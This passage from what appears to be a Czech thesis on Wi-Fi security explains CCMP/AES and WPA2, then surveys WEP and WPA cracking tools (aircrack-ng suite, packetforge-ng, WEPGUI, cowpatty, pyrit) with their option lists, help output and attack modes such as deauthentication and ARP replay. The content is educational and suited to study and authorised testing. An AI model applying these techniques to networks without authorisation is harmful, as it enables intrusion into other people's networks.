CCMP je nový protokol zaručující silnější šifrování. CCMP používá 128bitový klíč na rozdíl od WEP, implementovaného ve všech WLAN. Dynamické regenerování klíčů zajišťuje utajení, autenticitu, kontrolu integrity zpráv (MIC v délce 64 bitů) a číslování paketů na ochranu proti útoku typu *replay*. CCMP používá podobně jako TKIP 48bitový IV (nazývaný číslo paketu, PN, *Packet Number*) a variaci MIC. Důležité je vyhnout se opětovnému používání IV, k čemuž by měla 48bitová délka IV stačit.

Pro šifrování přenášených dat se používá AES (*Advanced Encryption Standard*). AES je dostatečně silný šifrovací mechanismus i pro vládní účely. Jeho základ tvoří algoritmus Rijndael a používá klíče o délkách 128, 192, 256 bitů, na rozdíl od slabého mechanismu RC4, který se používá v protokolu WEP i TKIP. Stejně jako RC4 je i AES šifra se symetrickým klíčem, takže se text šifruje i dešifruje stejným sdíleným tajným klíčem. AES je bloková šifra, která pracuje s bloky dat o délce 128 bitů. Možnosti zabezpečení porovnává tabulka 2.1 a obr. 2.5. [1]

Tabulka 2.1 Porovnání odolností WEP, WPA a WPA2

Odolnost			
Útok	**WEP**	**WPA**	**802.11i WPA2**
Integrita, důvěrnost dat, man-in-the-middle	dobrá	lepší	nejlepší
Falešná autentizace	slabá	nejlepší	nejlepší
Slabý klíč	slabá	nejlepší	nejlepší
Falšované pakety	minimální	nejlepší	nejlepší
Falešný přístupový bod	minimální	dobrá	dobrá
Úroveň šifrování a možnosti použití	Pro domácí síť 40 nebo 104bitový klíč, 24bitový IV	Pro podnikovou síť 128bitový klíč, 48bitový IV	Pro podnikovou a vládní síť 128bitový klíč, 48bitový IV



Obr. 2.5 Možnosti zabezpečení

2.5.6 **WPA2**

WPA2 je zpětně kompatibilní s WPA, takže kombinace WPA a WPA2 se v sítích používá velmi často. WPA/WPA2 a WEP nelze provozovat na stejné síti. WPA plně postačuje pro menší a domácí WLAN, takže se v budoucnu budou vyvíjet levnější a jednodušší produkty pouze s podporou WPA.

WPA2 stejně jako WPA je rozdělena na dvě části: pro podniky a pro osobní (*personal*) využití. První případ zahrnuje plnou podporu WPA2, včetně 802.1x a PSK. V druhém případě jsou požadavky na zabezpečení menší, takže není potřeba 802.1x a zůstává možnost použít pouze PSK.

2.5.7 **Závěr**

TKIP (*Temporal Key Integrity Protocol*) řeší následující slabiny:

- Útok opakováním – možnost opakovaného použití hodnoty IV.
- Implementace sekvenčního počítadla – všechny pakety mimo posloupnost se zničí.
- Podvržení – ICV (*Integrity Check Value*) používá 32 bitovou lineární hodnotu CRC, s níž lze manipulovat.
- Útoky založené na kolizi – kolize IV.
- Útoky na slabé klíče – šifra RC4 je napadnutelná útokem FMS.
- TKIP odstraňuje nevhodnou implementaci použití RC4 v protokolu WEP.

Autentizace u WPA/WPA2:

- V podnikovém prostředí se využívá centralizovaný autentizační server zodpovědný za distribuci klíčů, typicky RADIUS.
- V domácích sítích se používá režim přednastaveného klíče PSK *(Pre-Shared Key*).

WPA (TKIP) má kvůli své vyšší složitosti určitý vliv na výkonnost zařízení, ve srovnání s WEP snižuje výkonnost přibližně o 5-15%. U WPA2 se používá AES, který je založen na šifrovacím mechanismu (blokovém, nikoli proudovém). Vzhledem ke zvýšeným výpočetním nárokům na procesor AP není možné AES implementovat ve stávajících sítích používajících WEP.

3 Detailní přehled nástrojů pro penetraci do Wi-Fi sítí

3.1 Úvod

V této části bude uveden popis jednotlivých nástrojů či technik k prolomení zabezpečení 802.11, a to protokolu WEP a WPA. Zabezpečení pomocí protokolu WEP je v dnešní době velice slabé, protože nesplňuje současné požadavky na bezpečnost bezdrátových sítí. Na jeho prolomení v dnešní době existuje řada technik, např. APR injekce (kapitola 4.1.8). Některé zajímavé techniky jako násilné odpojení klienta bez nutné asociace útočníka s AP nebo padělání hlavičky zachyceného rámce bude popsáno v kapitole 4.1.11. Existují také techniky na prolomení hesla u zabezpečení WPA/WPA2, protože při použití slovníkového hesla[3] lze použít slovníkový útok. Brute-force útok neboli útok hrubou silou lze použít v případě hesla tvořeného malými písmeny a číslicemi. Wi-Fi Aliance[4] však zvolila minimální délku WPA-PSK hesla na 8 znaků, a proto je tento útok nevhodný.

Většina nástrojů byla vytvořena pro platformu Linux. Existují i různé implementace pro Windows, ale zde je potřeba počítat s řadou problémů, zejména s kompatibilitou ovladačů. Pro všechny penetrační testy byl použit systém BackTrack ve verzi 4 RC1. Pro tyto testy se velice osvědčila bezdrátová karta od společnosti TP-LINK[5] ať už z hlediska ceny, tak kompatibility. Penetrační testy byly realizovány proti routeru ASUS WL500G Premium V2 s neoriginálním firmwarem Oleg WL-500g 1.9.2.7[6], který je postaven na linuxovém jádře v rámci GNU licence.

3.2 BackTrack

BackTrack je Linuxová distribuce, která byla v počátku odvozena od bezpečnostní distribuce WHAX a Auditor. Označuje se přívlastkem „pentest distribuce“, ve kterém jsou instalovány vybrané nástroje nebo skripty pro penetrační testy. Původní vydání využívá výhod modulárního designu a struktury SLAX, která umožňuje uživateli vložit upravené skripty, rozšiřující nástroje a nastavitelné kernely a vytvořit tak libovolně uzpůsobenou distribuci. Byla vydána Matim Aharonim a Maxem Moserem. Od verze 4 je distribuce postavena na Ubuntu Linux, což je „Debian based“ operační systém s vlastní strukturou a balíčkovacím systémem, což přesouvá BackTrack na opačnou stranu

[3] Heslo zvolené uživatelem např. název, jméno, předmět apod.
[4] http://www.wi-fi.org/ [2012-04-10]
[5] Model TL-WN321G.
[6] http://oleg.wl500g.info/ [2012-04-10]

uživatelského spektra. S BackTrack Linux projektem je spojena řada komerčních aktivit pod hlavičkou Offensive Security[7].

Podobně jako BackTrack vznikla přejmenováním a úpravou vzhledu například distribuce Wifislax[8]. BackTrack se zaměřuje na průnikové testování operačních systémů, počítačových sítí a hardwaru. Aplikace, které BackTrack mimo jiné obsahuje:


- Aircrack-ng - testování zranitelností WEP i WPA.
- Metasploit - testování zranitelností softwaru.
- RFMON - ovladače.
- Kismet - sniffer a stumbler.
- Nmap - mapování počítačových sítí.
- Ettercap - sniffing.
- Wireshark (dříve pod jménem Ethereal) - analýza protokolů.
- Pyrit - crack WPA/WPA2.

BackTrack obsahuje i některé základní balíčky jako je Mozilla Firefox, Gaim, K3b a XMMS. [3]

[7] http://www.offensive-security.com/ [2012-04-10]
[8] http://www.wifislax.com/ [2012-04-10]

3.3 CUDA

CUDA je paralelní počítačová architektura technologie od společnosti Nvidia[9]. Jedná se o technologii, která umožňuje dramatické zvýšení výpočetního výkonu grafického procesoru (dále pak GPU). V dnešní době grafické karty neslouží pouze pro hraní počítačových her, ale GPU obsahují stream procesory (výpočetní jednotky). Nabízí se tedy otázka, proč je nevyužít i jinak než v graficky náročných operacích nebo při hraní her. A právě to je technologie Nvidia CUDA[10], která přináší využití stream procesorů v GPU v době, kdy se nevyužívají. Tímto způsobem využití stream procesorů lze výrazně urychlit činnosti, které do současné doby vykonával procesor (CPU). Svého výkonu dosahují pomocí principu, při němž CUDA při výpočtech dělí složitější výpočty na jednodušší. Ty pak paralelně rozděluje mezi jednotlivé stream procesory. Moderní grafické karty jich mohou obsahovat až stovky. Technologii CUDA lze také využít pro penetrační testy v bezdrátových sítích proti bezpečnostnímu protokolu WPA.



Obr. 3.1 Porovnání výpočetních jednotek u procesorů (vlevo) a grafických karet (vpravo)

Nvidia CUDA nabízí celou řadu uplatnění:

- Rychlejší převádění videosouborů.
- Aplikace různých grafických filtrů pro profesionální účely.
- Využívají ho univerzity a nemocnice k řešení distribuovaných výpočtů.
- Používá se pro výpočet fyziky v počítačových hrách a programech. Dříve pro výpočet fyziky byly nutné speciální grafické karty.

[9] http://www.nvidia.com/content/global/global.php [2012-04-10]
[10] http://developer.nvidia.com/cuda-downloads [2012-04-10]

3.4 Nástroje Airodump-ng, Aireplay-ng a Aircrack-ng

Airodump-ng[11] je nástupce starší aplikace *Airodump*, který se nachází v legendárním balíčku *Aircrack* (nově *Aircrack-ng)*, kterého býval součástí. Nástroj umí detekovat Wi-Fi sítě v dosahu bezdrátové karty, zachytit a uložit kompletní (nebo pouze IVs) provozní data na nastaveném kanálu. Shromáždění IVs (*Initialization Vectors*) pro prolomení WEP klíče v *Aircrack-ng* (primární účel aplikace) je základem celého útoku. Program je distribuován pouze jako součást balíku *Aircrack-ng*. Původně Linuxová konzolová aplikace je nyní podporována i platformou Windows. Pomocí tohoto nástroje lze také zachytit tzv. *four-way handshake*, který je nutný pro prolomení WPA klíče.

Použití:

Tato část je pouze souhrnem přepínačů a nepředkládá všechny možnosti aplikace. Další informace jsou k dispozici v manuálu *airodump-ng --help*.

```
airodump-ng <volba> <volba> <rozhraní>
```

Aireplay-ng je injektor datových rámců. Primární funkcí aplikace je generování provozu pro pozdější použití v *Aircrack-ng*, pro prolomení WEP klíče. *Aireplay-ng* je nástupce staršího *Aireplay* a implementuje řadu nových technik, jako *deautentifikaci* pro odpojení klienta z AP za účelem získání WPA handshaku, *fake autentification* (falešná autentifikace), *interactive packet replay* (interaktivní procházení paketů) a manuální *ARP injekce.*

Přepínače a funkce:

Implementuje několik různých útoků:

```
Útok 0: Deautentifikace
Útok 1: Falešná autentifikace
Útok 2: Interaktivní přehrávání paketů
Útok 3: ARP požadavek replay útok
Útok 4: KoreK chopchop útok
Útok 5: Fragmentační útok
Útok 9: Test injekce
```

[11] Dokumentace k Aircrack-ng dostupná na http://www.aircrack-ng.org/documentation.html [2012-04-30]

Použití:

```
aireplay-ng <volba> <replay rozhraní>
```

Nejběžnější volbou je „-b“ pro označení specifického Access Pointu.

Seznam filtrů, pro různé typy útoků:

```
-b bssid  : MAC adresa, Access Point
-d dmac   : MAC adresa cíl
-s smac   : MAC adresa zdroj
-m len    : minimální délka paketu
-n len    : maximální délka paketu
-u typ    : frame kontrola, typ pole
-v subt   : frame kontrola, subtyp pole
-t tods   : frame kontrola, do DS bit
-f fromds : frame kontrola, z DS bit
-w iswep  : frame kontrola, WEP bit
```

Replay možnosti:

```
-x nbpps  : počet paketů za sekundu
-p fctrl  : nastav kontrolu rámce (hex)
-a bssid  : nastav Access Point, MAC adresa
-c dmac   : nastav MAC adresu cílu
-h smac   : nastav MAC adresu zdroje
-e essid  : falešná autentifikace, cílové AP SSID
-j        : útok opakovaní ARP: injekce ZDS paketu
-g value  : změna ring buffer size (default: 8)
-k IP     : nastav cílovou IP ve fragmentech
-l IP     : nastav zdrojovou IP ve fragmentech
-o npckts : počet paketů na burst (-1)
-q sec    : počet sekund mezi dotazem keep-alives (-1)
-y prga   : proud klíčů pro autentifikaci sdíleným klíčem
```

Pro přehrávání lze získat pakety ze dvou zdrojů. První je aktuální proud paketů z bezdrátové karty. Druhý může být ze souboru *.cap. Standardní cap formát (*packet CAPture*), je respektován většinou komerčních a open-source analytických nástrojů. Čtení ze souboru je vlastnost *Aireplay-ng*. Umožňuje číst pakety z jiných relací nebo znovu použít vygenerované cap soubory.

Možnosti zdrojů:

```
-i iface  : záznam paketů z rozhraní
-r file   : extrahování dat do souboru
```

Ne každá volba je aplikovatelná v závislosti na použitém módu.

Módy útoku (lze používat i čísla):

```
--deauth count  : deautentifikuje 1 nebo všechny stanice (-0)
--fakeauth delay : falešná autentifikace s AP (-1)
--interactive  : interaktivní výběr rámce (-2)
--arpreplay : standardní opakování ARP dotazu(-3)
--chopchop : dešifruje/chopchopuje WEP paket (-4)
--fragment : generuje validní proud klíčů (-5)
--test : test injekce (-9)
```

Aircrack-ng pracuje s libovolnou podporovanou Wi-Fi kartou, která umožňuje použití „raw monitor mode“[12] pro sniffing 802.11a, 802.11b a 802.11g dat a injekci, kterou využívají četné techniky implementované v části *Aireplay-ng*. Program je „cross-platform“, tzn. běží na všech operačních systémech rodiny Linux, Windows, OpenWRT a platformě Sharp Zaurus.

[12]Mód síťové karty, která je schopna zachytávat rámce na příslušném kanálu bez nutnosti asociace s AP.

Tabulka 3.1 Přehled částí balíčku Aircrack-ng

Jméno	***Popis***
Aircrack-ng	***Crack WEP, Crack WPA klíče pomocí slovníkového útoku***
Airmon-ng	***Slouží pro přepnutí karty do monitor módu***
Aireplay-ng	***Injekce paketů (Linux, Windows - Commview s knihovnou)***
Airodump-ng	***802.11 aplikace pro záznam Wi-Fi paketů***
Packetforge-ng	***Modifikace paketů, padělání paketů***

3.5 Packetforge-ng

Hlavním cílem *Packetforge-ng* je vytvořit šifrovaný paket, který může být následně použit pro injekci. Lze vytvořit různé typy paketů jako ARP žádosti, UDP, ICMP a další. Nejvíce se používá ARP žádost pro injekci paketů ke generování nových IVs (inicializačních vektorů).

K vytvoření šifrovaného paketu je nutné získat PRGA soubor. Ten je použit k zašifrování vytvořeného paketu. Většinou ho lze získat pomocí ChopChop nebo Fragmentačního útoku, ty lze provést pomocí nástroje WEPGUI (kapitola 3.6).

Použití:

```
packetforge-ng <mód> <volba>
```

Volby:

```
-p <fctrl> : nastaví v rámci control word (hex)
-a <bssid> : MAC adresa AP
-c <dmac> : cílová MAC adresa
-h <smac> : zdrojová MAC adresa
-j : nastaví FromDS bit
-o : vymaže ToDS bit
-e : vypne šifrování WEP
-k <ip[:port]> : nastaví cílovou IP [Port]
-l <ip[:port]> : nastaví zdrojovou IP [Port]
-t ttl : nastaví Time To Live
-w <file> : zapíše pakety do *.cap souboru
```


Volba zdroje:

```
-r <file> : přečte pakety ze souboru
-y <file> : přečte pakety z PRGA souboru
```

3.6 WEPGUI


WEPGUI[13] je jednoduchý nástroj pro prolomení zabezpečení WEP, WPA/WPA2, SSID. Jeho grafické prostředí je velice přívětivé. Jedná se v podstatě o grafickou nadstavbu programu *Aircrack-ng*. Nutností je však jeho stažení a kompilace. Souhrn hlavních výhod:

- Grafické rozhraní, GUI.
- Automatické zapnutí a vypnutí monitor módu.
- Skenování Access Pointů.
- Falešná autentizace využívající *Aireplay-ng* a *WPA_supplicant*.
- Podpora sdílené autentizace.
- Útoky ChopChop, Fragmentation, Arp replay a Arp Broadcast mohou být prováděny jednotlivě nebo současně.
- Podpora slovníkového útoku na WEP.
- Slovníkový útok na WPA klíč, obsahující automatickou „*deautetifikaci*“ klienta pro odchycení handshaku.
- Možnost použít více slovníků v řadě za sebou při použití jednoho útoku.
- Implementuje nástroj *mdk3* pro nalezení skryté SSID, mac address changer a mnoho dalších.



Obr. 3.2 WEPGUI - prolomení 128bitového klíče

[13] http://wepcrackgui.sourceforge.net/ [2012-04-21]



Obr. 3.3 Gerix Wi-Fi Cracker

Jedním z dalších nástrojů je Gerix Wi-Fi cracker[14], který je sice pro nezkušené uživatele vhodnější, avšak nenabízí tak rozsáhlé možnosti penetrace. Nabízí ale možnost vytvořit falešný Access Point, který může být použit k útoku s názvem „Rogue AP“.

[14] https://github.com/TigerSecurity/gerix-wifi-cracker [2012-04-21]

3.7 Cowpatty

Konzolová linuxová aplikace *Cowpatty*[15] byla navržena pro audit síly PSK klíče, použitého pro zabezpečení sítí pomocí Wi-Fi Protected Access (WPA). *Cowpatty* slouží pro slovníkový útok. S aplikací je vhodné použít kvalitní slovník nebo rainbow tables. V současné době existuje verze i pro Windows. Jak využít rainbow tables s programem *Cowpatty* pro značné zrychlení slovníkového útoku na WPA klíč bude popsáno v kapitole 4.2.4.

```
C:\Cowpatty-4.0-win32>cowpatty.exe
cowpatty 4.0 - WPA-PSK dictionary attack. <jwright@hasborg.com>
cowpatty: Must supply a list of passphrases in a file with -f or a hash file
          with -d.  Use "-f -" to accept words on stdin.

Usage: cowpatty [options]

        -f      Dictionary file
        -d      Hash file (genpmk)
        -r      Packet capture file
        -s      Network SSID (enclose in quotes if SSID includes spaces)
        -h      Print this help information and exit
        -v      Print verbose information (more -v for more verbosity)
        -V      Print program version and exit

C:\Cowpatty-4.0-win32>
```

Obr. 3.4 Cowpatty pro Windows

```
root@bt:~# cowpatty
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>
cowpatty: Must supply a pcap file with -r

Usage: cowpatty [options]

        -f      Dictionary file
        -d      Hash file (genpmk)
        -r      Packet capture file
        -s      Network SSID (enclose in quotes if SSID includes spaces)
        -c      Check for valid 4-way frames, does not crack
        -h      Print this help information and exit
        -v      Print verbose information (more -v for more verbosity)
        -V      Print program version and exit

root@bt:~#
```

Obr. 3.5 Cowpatty pro Linux

[15] http://www.churchofwifi.org/ [2012-04-10]

3.8 Pyrit

Aplikace *Pyrit*[16] dokáže využít výpočetní výkon stream procesorů na grafických kartách jak od společnosti AMD, tak i od Nvidie. V diplomové práci byly použity pouze grafické karty značky Nvidia, protože je známa svými kvalitními ovladači pro různé druhy OS. Využití výpočetního výkonu GPU je v současné době zdaleka nejúčinnějším útokem proti jednomu ze světově nejvíce používaných bezpečnostních protokolů pro zabezpečení Wi-Fi sítí WPA.

Pro útok na WAP-PSK bylo nutné nainstalovat:

- Ovladač s podporou technologie CUDA pro grafickou kartu Nvidia a Nvidia CUDA Toolkit.
- BackTrack nebo jiný linuxový systém. Pod Windows lze využít aplikaci od firmy Elcomsoft (Elcomsoft Wireless Security Auditor[17]).

```
root@bt:~# pyrit
Pyrit 0.3.1-dev (svn r265) (C) 2008-2010 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Usage: pyrit [options] command

Recognized options:
  -b               : Filters AccessPoint by BSSID
  -e               : Filters AccessPoint by ESSID
  -i               : Filename for input ('-' is stdin)
  -o               : Filename for output ('-' is stdout)
  -r               : Packet capture source in pcap-format
  -u               : URL of the storage-system to use
  --all-handshakes : Use all handshakes instead of just the best one

Recognized commands:
  analyze                 : Analyze a packet-capture file
  attack_batch            : Attack a handshake with PMKs/passwords from the db
  attack_cowpatty         : Attack a handshake with PMKs from a cowpatty-file
  attack_db               : Attack a handshake with PMKs from the db
  attack_passthrough      : Attack a handshake with passwords from a file
  batch                   : Batchprocess the database
  benchmark               : Determine performance of available cores
  benchmark_long          : Longer and more accurate version of benchmark (~10 minutes)
  create_essid            : Create a new ESSID
  delete_essid            : Delete a ESSID from the database
  eval                    : Count the available passwords and matching results
  export_cowpatty         : Export results to a new cowpatty file
  export_hashdb           : Export results to an airolib database
  export_passwords        : Export passwords to a file
  help                    : Print this help
  import_passwords        : Import passwords from a file-like source
  import_unique_passwords : Import unique passwords from a file-like source
  list_cores              : List available cores
  list_essids             : List all ESSIDs but don't count matching results
  passthrough             : Compute PMKs and write results to a file
  relay                   : Relay a storage-url via RPC
  selftest                : Test hardware to ensure it computes correct results
  serve                   : Serve local hardware to other Pyrit clients
  strip                   : Strip packet-capture files to the relevant packets
  stripLive               : Capture relevant packets from a live capture-source
  verify                  : Verify 10% of the results by recomputation
root@bt:~#
```

Obr. 3.6 Aplikace Pyrit

[16] http://code.google.com/p/pyrit/ [2012-04-22]
[17] http://www.elcomsoft.com/ewsa.html [2012-04-22]

Pyrit umožňuje vytvořit masivní databáze pro výpočet WPA klíče. Využívá se výpočetní síla více jader na různých platformách: ATI-Stream, Nvidia CUDA, OpenCL. *Pyrit* není nutné instalovat a kompilovat, je již zahrnut ve verzi BackTrack 4 a vyšší.

3.9 Další nástroje

V současné době je k dispozici webová služba[18], která umožňuje za poplatek použít slovníkový útok k prolomení protokolu WPA. O výpočetní výkon se stará cloud aplikace a počítačový klastr vybavený 400 CPU. Databáze obsahuje 136 miliónů slov, přičemž již po prvním miliónu bývá většina hesel prolomena. Nově je i rozšířena podpora o německý slovník a ZIP cracking. Za standardní službu zaplatíte 17 dolarů, nebo 35 dolarů za rychlejší verzi. Při dražší verzi bude vyzkoušeno všech 136 miliónů slov během 20 minut. Podle výpočtů by na průměrném dvoujádrovém procesoru útok trval asi 5 dní.

3.10 Závěr

Aplikace pro prolomení WEP protokolu:

- Airmon-ng – přepnutí Wi-Fi karty do monitorovacího módu.
- Airodump-ng – zachytávání rámců.
- Aireplay-ng – injektor rámců.
- Aircrack-ng – rozluštění WEP klíče.
- Packetforge-ng – padělání paketů.
- WEPGUI – grafická nadstavba pro *Aircrack-ng*.

Aplikace pro prolomení WPA protokolu:

- Aircrack-ng – slovníkový útok.
- Cowpatty – využití rainbow tables a slovníkový útok.
- Pyrit – zrychlení slovníkového útoku pomocí GPU.
- Pyrit – Brute-force útok.
- EWSA – Elcomsoft Wireless Security Auditor pod OS Windows.
- Webové služby.

[18] www.wpacracker.com [2012-04-22]

4 Praktická penetrace WEP a WPA klíče

4.1 Prolomení WEP klíče

WEP je náchylný na celou řadu útoků. Jeho hlavní slabiny byly popsány v kapitole 2.4.4. V řadě případů nemusí útočník čekat, až nasbírá potřebná data k prolomení klíče. Je-li zkušený, dokáže si vygenerovat dostatečný provoz dat, v nichž se opakují stejné hodnoty IV. Než nasbírá dostatek opakujících se IV je jen otázka několika minut. Omezená délka IV je hlavní slabinou WEP, počet všech možných IV je omezen na 2^{24}. Při plném zatížení Wi-Fi a krátkých rámcích dochází k opakování stejného IV a vzniká kolize. V následující kapitole bude představena nejběžnější řada útoků na WEP klíč a také jak si vygenerovat provoz k jeho prolomení.

